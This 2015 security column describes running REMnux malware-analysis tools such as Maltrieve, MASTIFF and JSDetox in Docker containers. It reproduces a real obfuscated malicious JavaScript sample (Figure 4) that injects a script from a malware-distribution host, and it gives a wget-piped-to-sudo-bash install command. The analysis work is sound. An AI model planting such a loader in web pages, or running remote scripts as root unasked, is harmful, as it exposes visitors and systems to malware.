toolsmith #106

Malware Analysis with REMnux Docker Containers

By Russ McRee – ISSA Senior Member, Puget Sound (Seattle) Chapter

Prerequisites

Docker, runs on Ubuntu, Mac OS X, and Windows

ISSA Journal's theme of the month is "malware and what to do with it." This invites so many possible smart-alecky responses, including where you can stick it, means by which to smoke it, and a variety of other abuses for the plethora of malware authors whose handiwork we so enjoy each and every day of our security professional lives. But alas, that won't get us further than a few chuckles, so I'll just share the best summary response I've read to date, courtesy of @infosecjerk, and move on.

Security is easy:

1. Don't install malicious software.
2. Don't click bad stuff.
3. Only trust pretty women you don't know.
4. Do what Gartner says.

Wait, now I'm not sure there's even a reason to continue here. :-)

One of the true benefits of being a SANS Internet Storm Center Handler is working with top-notch security industry experts, and one such person is Lenny Zeltser. I've enjoyed Lenny's work for many years; if you've taken SANS training, you've either heard of or attended his GIAC Reverse Engineering Malware course and likely learned a great deal. You're hopefully also aware of Lenny's Linux toolkit for reverse-engineering and analyzing malware, REMnux. I covered REMnux in September 2010, but it, and the landscape, have evolved so much in the five years since. Be sure to grab the latest OVA and revisit it, if you haven't utilized it lately. Rather than revisit REMnux specifically this month, I'll draw your attention to a really slick way to analyze malware with Docker and specific malware-analysis-related REMnux project Docker containers[1] that Lenny's created. Lenny expressed that he is personally interested in packaging malware analysis apps as containers because it gives him the opportunity to learn about container technologies and understand how they might be related to his work, customers, and hobbies. Lenny's packaging tools are "useful in a malware analysis lab that like-minded security professionals who work with malware or forensics might also find an interesting starting point for experimenting with containers and assessing their applicability to other contexts."

Docker can be utilized on Ubuntu, Mac OS X, and Windows; I ran it on the SANS SIFT 3.0 virtual machine distribution, as well as my Mac Mini. The advantage of Docker containers, per the "What Is Docker" page, is simple to understand. First, "Docker allows you to package an application with all of its dependencies into a standardized unit for software development." Everything you need therefore resides in a container: "Containers have similar resource isolation and allocation benefits as virtual machines, but a different architectural approach allows them to be much more portable and efficient." The Docker Engine is just that, the source from whom all container blessings flow. It utilizes Linux-specific kernel features, so to run it on Windows and Mac OS X, it will install VirtualBox and boot2docker to create a Linux VM for the containers to run on Windows and Mac OS X. Windows Server is soon adding direct support for Docker with Windows Server Containers. In the meantime, if you're going to go to this extent, rather than just run natively on Linux, you might as well treat yourself to Kitematic, the desktop GUI for Docker. Read up[2] on Docker before proceeding if you aren't already well informed. Most importantly, read "Security Risks and Benefits of Docker Application Containers."[3]

Lenny mentioned that he is not planning to use containers as the architecture for the REMnux distro, stating that "this distribution has lots of useful tools installed directly on the REMnux host alongside the OS. It's fine to run most tools this way. However, I like the idea of being able to run some applications as separate containers, which is certainly possible using Docker on top of a system running the REMnux distro." As an example, he struggled to set up Maltrieve and JSDetox directly on REMnux without introducing dependencies and settings that might break other tools, but "running these applications as Docker containers allows people to have access to these handy utilities without worrying about such

1 https://remnux.org/docs/containers/malware-analysis.

2 https://docs.docker.com/.

3 https://zeltser.com/security-risks-and-benefits-of-docker-application.

```
nonroot@7b5244287a74:~/maltrieve$ maltrieve -d /home/sansforensics/samples/ -l /home/sansforensics/samples/maltieve.log
Processing source URLs
Completed source processing
Downloading samples, check log for details
Completed downloads
nonroot@7b5244287a74:/home/sansforensics/samples$  ls -al | wc -l
783
nonroot@7b5244287a74:/home/sansforensics/samples$  ls
0019d560a35b8646a6822a98604d96ee  3d0e9afc8f5772850e6340c868cee91c  7d57c8275d00dd708018836a27b244c1  b87c0de9804e714ff7
0028ab88b0e23cff0ad4ca06e86fcdec  3d46ac828a945c42ddd5823b877cf7c8  7d84b84c4a1042c16552be13edcc108a  b8ad450cfde657edb5
002ce660c3e5581b54c9f3eb0aa09838  3da4e741ba3647f22ad2966d67b8343f  7da9cad41f4c9c11feaa0841d4b87762  b957ce83ec41a35c0e
00341d9147a5bc747690407e668d669d  3e353332077e5a3c2c41a530cc0716a7  7df01ae4c3ee1659430840ad2003093b  b9721e55825343f40e
003b84fb6f6702618b6918eb6cf6af77  3e424e60b91381f0fe807d5d7af1c63b  7e51ee7673a963acbac25ab26d5c18aa  b9e9918baf9f42b1de
012ad3af1e563eeabc3d77514af5faa0  3e4a95eac6dcd83c36d5e6d33c37acbb  7e536e5f3aef59c3aee8db69616656a4  bb25268f4a011be61e
014b5ebe1d06b2387caf2ce52a65a8e8  3f08f668f3f9bba7a5fec569ae6a8651  7e9fdf6099ca55378ea7388aa6af73d3  bb9225a0a47e754dce
018ac2c84cec385290f8d2641c04013f  3f32e3cc722785677f5db4be0aacd446  7ee38d7b8f41d61ca2272737938575d9  bb9c1f9a3bb13e6ca7
01f3fe47f9b73c822644bc8a353cd966  3f463d769106272a8622bddc7c55e367  7eff0234aa567e4056348ac313438bd0  bc33505a48fffe5afc
02acd83a65fde9a4ab506f92a31c6cd1  3f78a1ce70676e23e59096d233fced3d  7f58312d0ed9ecf2cdb21adf851cd9c5  bc9dac2ef5e2fb56d1
02c200d26930c6b77aa870a305bc1737  3fb94cfea5aa4c8268e728a484c58d11  7fd7908f56ba270f8aee3d911e02eab1  bce1ca539ada34fc63
```

Figure 1 – Maltrieve completes its downloads, 780 delicious samples ready for REMnux

issues." Lenny started the Docker image repository under the REMnux project umbrella to provide people with "the opportunity to conveniently use the tools available via the REMnux Docker repository even if they are not running REMnux."

Before we dig in to REMnux Docker containers, I wanted to treat you to a very cool idea I've implemented after reading it on the SANS Digital Forensics and Incident Response Blog[4] as posted by Lenny. He describes methods to install REMnux on a SIFT workstation, or SIFT on a REMnux workstation. I opted for the former because Docker runs really cleanly and natively on SIFT as it is Ubuntu 14.04 x64 under the hood. Installing REMnux on SIFT is as easy as `wget --quiet -O - https://remnux.org/get-remnux.sh | sudo bash`, then wait a bit. The script will update APT repositories (yes, we're talking about malware analysis but no, not that APT) and install all the REMnux packages. When finished you'll have all the power of SIFT and REMnux on one glorious workstation. By the way, if you want to use the full REMnux distribution as your Docker host, Docker is already fully installed.

Docker setup

After you've squared away your preferred distribution, be sure to run `sudo apt-get update && sudo apt-get upgrade`; then run `sudo apt-get install docker.io`.

REMnux Docker containers

Included in the REMnux container collection as of this writing you will find the V8 JavaScript engine, the Thug[5] low-interaction honeyclient, the Viper binary analysis framework, Rekall[6] and Volatility[7] memory forensic frameworks, the JSDetox JavaScript analysis tool, the Radare2 reverse engineering framework, the Pescanner static malware analysis tool, the MASTIFF static analysis framework, and the Maltrieve malware samples downloader. This may well give you everything you possibly need as a great start for malware reverse engineering and analysis in one collection of Docker containers. I won't discuss the Rekall or Volatility containers as *toolsmith* readers should already be intimately familiar with, and happily using, those tools. But it is mighty convenient to know you can spin them up via Docker.

The first time you run a Docker container it will be automatically pulled down from the Docker Hub if you don't already have a local copy. All the REMnux containers reside there. You can, as I did, start with @kylemaxwell's wicked good Maltrieve by executing `sudo docker run --rm -it remnux/maltrieve bash`. Once the container is downloaded and ready, exit and rerun it with `sudo docker run --rm -it -v ~/samples:/home/sansforensics/samples remnux/maltrieve bash` after you build a samples directory in your home directory. Important note: the `-v` parameter defines a shared directory that the container and the supporting host can both access and utilize. Liken it to shared folders in VMWare. Be sure to run `sudo chmod a+xwr` against it so it's world readable/writeable. When all said and done you should be dropped to a nonroot prompt (a good thing); simply run `maltrieve -d /home/sansforensics/samples/ -l /home/sansforensics/samples/maltieve.log` and wait again as it populates malware samples to your sample directory, as seen in figure 1, from the likes of Malc0de, Malware Domain List, Malware URLs, VX Vault, URLquery, CleanMX, and ZeusTracker.

So nice to have a current local collection. The above mentioned sources update regularly so you can keep your sample farm fresh. You can also define your preferred DUMPDIR and log directories in maltrieve.cfg for ease of use.

Next up, a look at the REMnux MASTIFF container. "MASTIFF is a static analysis framework that automates the process of extracting key characteristics from a number of different file formats"[8] from @SecShoggoth. I ran it as follows: `sudo docker run --dns=my.dns.server.ip --rm -it -v ~/samples:/home/sansforensics/samples remnux/mastiff bash`. You may want or need to replace `--dns=my.dns.server.ip` with your preferred DNS server if you don't want

4 http://digital-forensics.sans.org/blog/2015/06/13/how-to-install-sift-workstation-and-remnux-on-the-same-forensics-system

5 http://holisticinfosec.blogspot.com/2014/10/toolsmith-honeydrive-honeypots-in-box.html.

6 http://holisticinfosec.blogspot.com/2015/05/toolsmith-attack-detection-hunting-in.html.

7 http://holisticinfosec.blogspot.com/2011/09/toolsmith-memory-analysis-with-dumpit.html.

8 https://git.korelogic.com/mastiff.git/.

```
nonroot@608465d4ebd5:~/mastiff-0.6.0$ mas.py /home/sansforensics/samples/da5b10e524861a51bbfde5b6fd9ebc84
[2015-06-24 03:23:11,683] [INFO] [Mastiff.analyze] : Starting analysis on /home/sansforensics/samples/da5b10e524861a51bbfde5b6fd9
ebc84
[2015-06-24 03:23:11,906] [INFO] [Mastiff.Init_File] : Analyzing /home/sansforensics/samples/da5b10e524861a51bbfde5b6fd9ebc84.
[2015-06-24 03:23:11,907] [INFO] [Mastiff.Init_File] : Log Directory: /home/nonroot/mastiff-0.6.0/workdir/log/da5b10e524861a51bbf
de5b6fd9ebc84
[2015-06-24 03:23:12,143] [INFO] [Mastiff.DB.Insert] : Adding ['Generic', 'EXE']
[2015-06-24 03:23:12,176] [INFO] [Mastiff.Analysis] : File categories are ['Generic', 'EXE'].
[2015-06-24 03:23:12,179] [INFO] [Mastiff.Plugins.VirusTotal] : Starting execution.
[2015-06-24 03:23:12,180] [ERROR] [Mastiff.Plugins.VirusTotal] : No VirusTotal API Key - exiting.
[2015-06-24 03:23:12,182] [INFO] [Mastiff.Plugins.yara] : Starting execution.
[2015-06-24 03:23:12,415] [INFO] [Mastiff.Plugins.File Information] : Starting execution.
[2015-06-24 03:23:12,452] [INFO] [Mastiff.Plugins.Embedded Strings Plugin] : Starting execution.
[2015-06-24 03:23:12,663] [INFO] [Mastiff.Plugins.Fuzzy Hashing] : Starting execution.
[2015-06-24 03:23:12,664] [INFO] [Mastiff.Plugins.Fuzzy Hashing] : Generating fuzzy hash.
[2015-06-24 03:23:12,730] [INFO] [Mastiff.Plugins.Fuzzy Hashing.compare] : Comparing fuzzy hashes.
[2015-06-24 03:23:12,734] [INFO] [Mastiff.Plugins.PE Info] : Starting execution.
[2015-06-24 03:23:13,165] [INFO] [Mastiff.Plugins.Resources] : Starting execution.
[2015-06-24 03:23:13,418] [INFO] [Mastiff.Plugins.Single-Byte Strings] : Starting execution.
[2015-06-24 03:23:13,598] [INFO] [Mastiff.Plugins.Digital Signatures] : Starting execution.
[2015-06-24 03:23:13,904] [INFO] [Mastiff.Plugins.Digital Signatures] : Signature extracted.
[2015-06-24 03:23:14,008] [INFO] [Mastiff.Analysis] : Finished analysis for /home/sansforensics/samples/da5b10e524861a51bbfde5b6f
d9ebc84.
[2015-06-24 03:23:14,012] [INFO] [Mastiff] : There are 0 jobs in the queue.
nonroot@608465d4ebd5:~/mastiff-0.6.0$ ls
MANIFEST.in  README          README.LICENSE  mas.py        mastiff.egg-info  setup.cfg  tests
Makefile     README.CREDITS  README.PLUGINS  mastiff       plugins           setup.py   utils
PKG-INFO     README.INSTALL  docs            mastiff.conf  pylint.rc         skeleton   workdir
nonroot@608465d4ebd5:~/mastiff-0.6.0$ cd workdir/log/
nonroot@608465d4ebd5:~/mastiff-0.6.0/workdir/log$ ls
da5b10e524861a51bbfde5b6fd9ebc84  mastiff.db  mastiff.log
nonroot@608465d4ebd5:~/mastiff-0.6.0/workdir/log$ cd da5b10e524861a51bbfde5b6fd9ebc84/
nonroot@608465d4ebd5:~/mastiff-0.6.0/workdir/log/da5b10e524861a51bbfde5b6fd9ebc84$ ls
da5b10e524861a51bbfde5b6fd9ebc84.VIR  mastiff-run.config  peinfo-full.txt   resources      sig.der  strings.txt     yara.txt
fuzzy.txt                             mastiff.log         peinfo-quick.txt  resources.txt  sig.txt  virustotal.txt
nonroot@608465d4ebd5:~/mastiff-0.6.0/workdir/log/da5b10e524861a51bbfde5b6fd9ebc84$
```

Figure 2 – Successful REMnux MASTIFF run

to use the default 8.8.8.8. I found this ensured name resolution for me from inside the container. MASTIFF can call the VirusTotal API and submit malware if you configure it to do so with mastiff.conf; it will fail if DNS isn't working properly. You need to edit mastiff.conf via vi with your API key and enable `submit=yes`. Also note that, when invoked with `--rm` parameters, the container will be ephemeral and all customization will disappear once the container exits. You can invoke the container differently to save the customization and the state.

You may want to also instruct the log_dir directive to point at your shared samples directory so the results are written outside the container.

You can then run `mas.py /your/working/directory/samplename` with your correct preferences and the result should resemble figure 2.

All of the results can be found in /workdir/log under a folder named for each sample analyzed. Checking the Yara results in yara.txt will inform you that the while the payload is a PE32, it exhibits malicious document attributes per Didier Steven's (another brilliant Internet Storm Center handler) maldoc rules as seen in figure 3.

The peinfo-full and peinfo-quick results will provide further details, indicators, and behaviors necessary to complete your analysis.

Our last example is the REMnux JSDetox container. Per its website, courtesy of @sven_t, JSDetox "is a tool to support the manual analysis of malicious Javascript code." To run it is as simple as `sudo docker run --rm -p 3000:3000 remnux/jsdetox`, then point your browser to http://localhost:3000 on your container host system. One of my favorite obfuscated malicious JavaScipt examples comes courtesy of aw-snap.info[9] and is seen in its raw, hidden ugliness in figure 4.

Feed said script to JSDetox under the Code Analysis tab, run Analyze, choose the Execution tab, then Show Code, and

```
**********************************************************************

Rule Name: maldoc_structured_exception_handling
Yara Meta: {'author': 'Didier Stevens (https://DidierStevens.com)'}
Yara Tags: []
Rule File: /usr/local/etc/yara/malicious_document.yara
Match Info:
        File Offset: 68203
        String ID: $a1
        Data: d\x8b\x0d\x00\x00\x00\x00

        File Offset: 62481
        String ID: $a2
        Data: d\xa1\x00\x00\x00\x00

**********************************************************************

Rule Name: maldoc_suspicious_strings
Yara Meta: {'author': 'Didier Stevens (https://DidierStevens.com)'}
Yara Tags: []
Rule File: /usr/local/etc/yara/malicious_document.yara
Match Info:
        File Offset: 92824
        String ID: $a01
        Data: CloseHandle

        File Offset: 94355
        String ID: $a01
        Data: CloseHandle

        File Offset: 92850
        String ID: $a02
        Data: CreateFile

        File Offset: 93176
        String ID: $a02
        Data: CreateFile
```

Figure 3 – Yara results indicating a malicious document attributes

9 http://aw-snap.info/articles/js-examples.php.

```
var NxfaGVHq="jTUZZ23jTUZZ30";var PGuDO0uq0="jTUZZ3cjTUZZ73jTUZZ63jTUZZ72";
var PGuDO0uq1="jTUZZ69jTUZZ70jTUZZ74jTUZZ20"; var PGuDO0uq2="jTUZZ74jTUZZ79jTUZZ70jTUZZ65";
var PGuDO0uq3="jTUZZ3djTUZZ22jTUZZ74jTUZZ65"; var PGuDO0uq4="jTUZZ78jTUZZ74jTUZZ2fjTUZZ6a";
var PGuDO0uq5="jTUZZ61jTUZZ76jTUZZ61jTUZZ73"; var PGuDO0uq6="jTUZZ63jTUZZ72jTUZZ69jTUZZ70";
var PGuDO0uq7="jTUZZ74jTUZZ22jTUZZ20jTUZZ73"; var PGuDO0uq8="jTUZZ72jTUZZ63jTUZZ3djTUZZ22";
var PGuDO0uq9="jTUZZ68jTUZZ74jTUZZ74jTUZZ70"; var PGuDO0uq10="jTUZZ3ajTUZZ2fjTUZZ2fjTUZZ70";
var PGuDO0uq11="jTUZZ61jTUZZ6cjTUZZ77jTUZZ61"; var PGuDO0uq12="jTUZZ73jTUZZ2ejTUZZ73jTUZZ65";
var PGuDO0uq13="jTUZZ72jTUZZ76jTUZZ65jTUZZ68"; var PGuDO0uq14="jTUZZ74jTUZZ74jTUZZ70jTUZZ2e";
var PGuDO0uq15="jTUZZ63jTUZZ6fjTUZZ6djTUZZ2f"; var PGuDO0uq16="jTUZZ2fjTUZZ6djTUZZ6cjTUZZ2e";
var PGuDO0uq17="jTUZZ70jTUZZ68jTUZZ70jTUZZ22"; var PGuDO0uq18="jTUZZ3ejTUZZ20jTUZZ3cjTUZZ2f";
var PGuDO0uq19="jTUZZ73jTUZZ63jTUZZ72jTUZZ69"; var PGuDO0uq20="jTUZZ70jTUZZ74jTUZZ3e";
var RCpB2eON="KZril23jTUZZ30";
var PVqlW5sV=PGuDO0uq0+PGuDO0uq1+PGuDO0uq2+PGuDO0uq3+PGuDO0uq4+PGuDO0uq5+ PGuDO0uq6+PGuDO0uq7+PGuDO0uq8+PGuDO0uq9+PGuDO0uq10+PGuDO0uq11+
PGuDO0uq13+PGuDO0uq14+PGuDO0uq15+PGuDO0uq16+PGuDO0uq17+PGuDO0uq18+ PGuDO0uq19+PGuDO0uq20; EbphZcei=PVqlW5sV.replace(/jTUZZ/g,"%");
var eWfleJqh=unescape;
var NxfaGVHq="pqXdQ23KZril30";q9124=this;var SkuyuppD=q9124["WYd1GoGYc2uG1mYGe2YnltY".replace(/[lY12WlG\:]/g,"")];SkuyuppD.write(eWfleJqh(EbphZcei));
```

Figure 4 – Obfuscated malicious JavaScript

you'll quickly learn that the obfuscated code serves up a malicious script from palwas.servehttp.com, flagged by major browsers and Sucuri.net as distributing malware and acting as a redirector. The results are evident in figure 5.

All the malware analysis horsepower you can imagine in the convenience of Docker containers, running on top of SIFT with a full REMnux install too. Way to go, Lenny, my journey is complete. ☺

In conclusion

Lenny's plans for the future include maintaining and enhancing the REMnux distro with the help of the Debian package repository he set up for this purpose with Docker and containers part of his design. Independently, he will continue to build and catalog Docker containers for useful malware analysis tools, so they can be utilized with or without the REMnux distro. I am certain this is the best way possible for you readers to immerse yourself in both Docker technology and some of the best of the REMnux collection at the same time. Enjoy!

Ping me via email or Twitter if you have questions (russ at holisticinfosec dot org or @holisticinfosec).

Cheers…until next month.

ACK

—Thanks again to Lenny Zeltser, @lennyzeltser, for years of REMnux, and these Docker containers

About the Author

Russ McRee manages the Threat Intelligence & Engineering team for Microsoft's Online Services Security & Compliance organization. In addition to toolsmith, he's written for numerous other publications, speaks regularly at events such as DEFCON, Black Hat, and RSA, and is a SANS Internet Storm Center handler. As an advocate for a holistic approach to the practice of information assurance Russ maintains holisticinfosec.org. He serves in the Washington State Guard as the Cybersecurity Advisor to the Washington Military Department. Reach him at russ at holisticinfosec dot org or @holisticinfosec.



Figure 5 – JSDetox results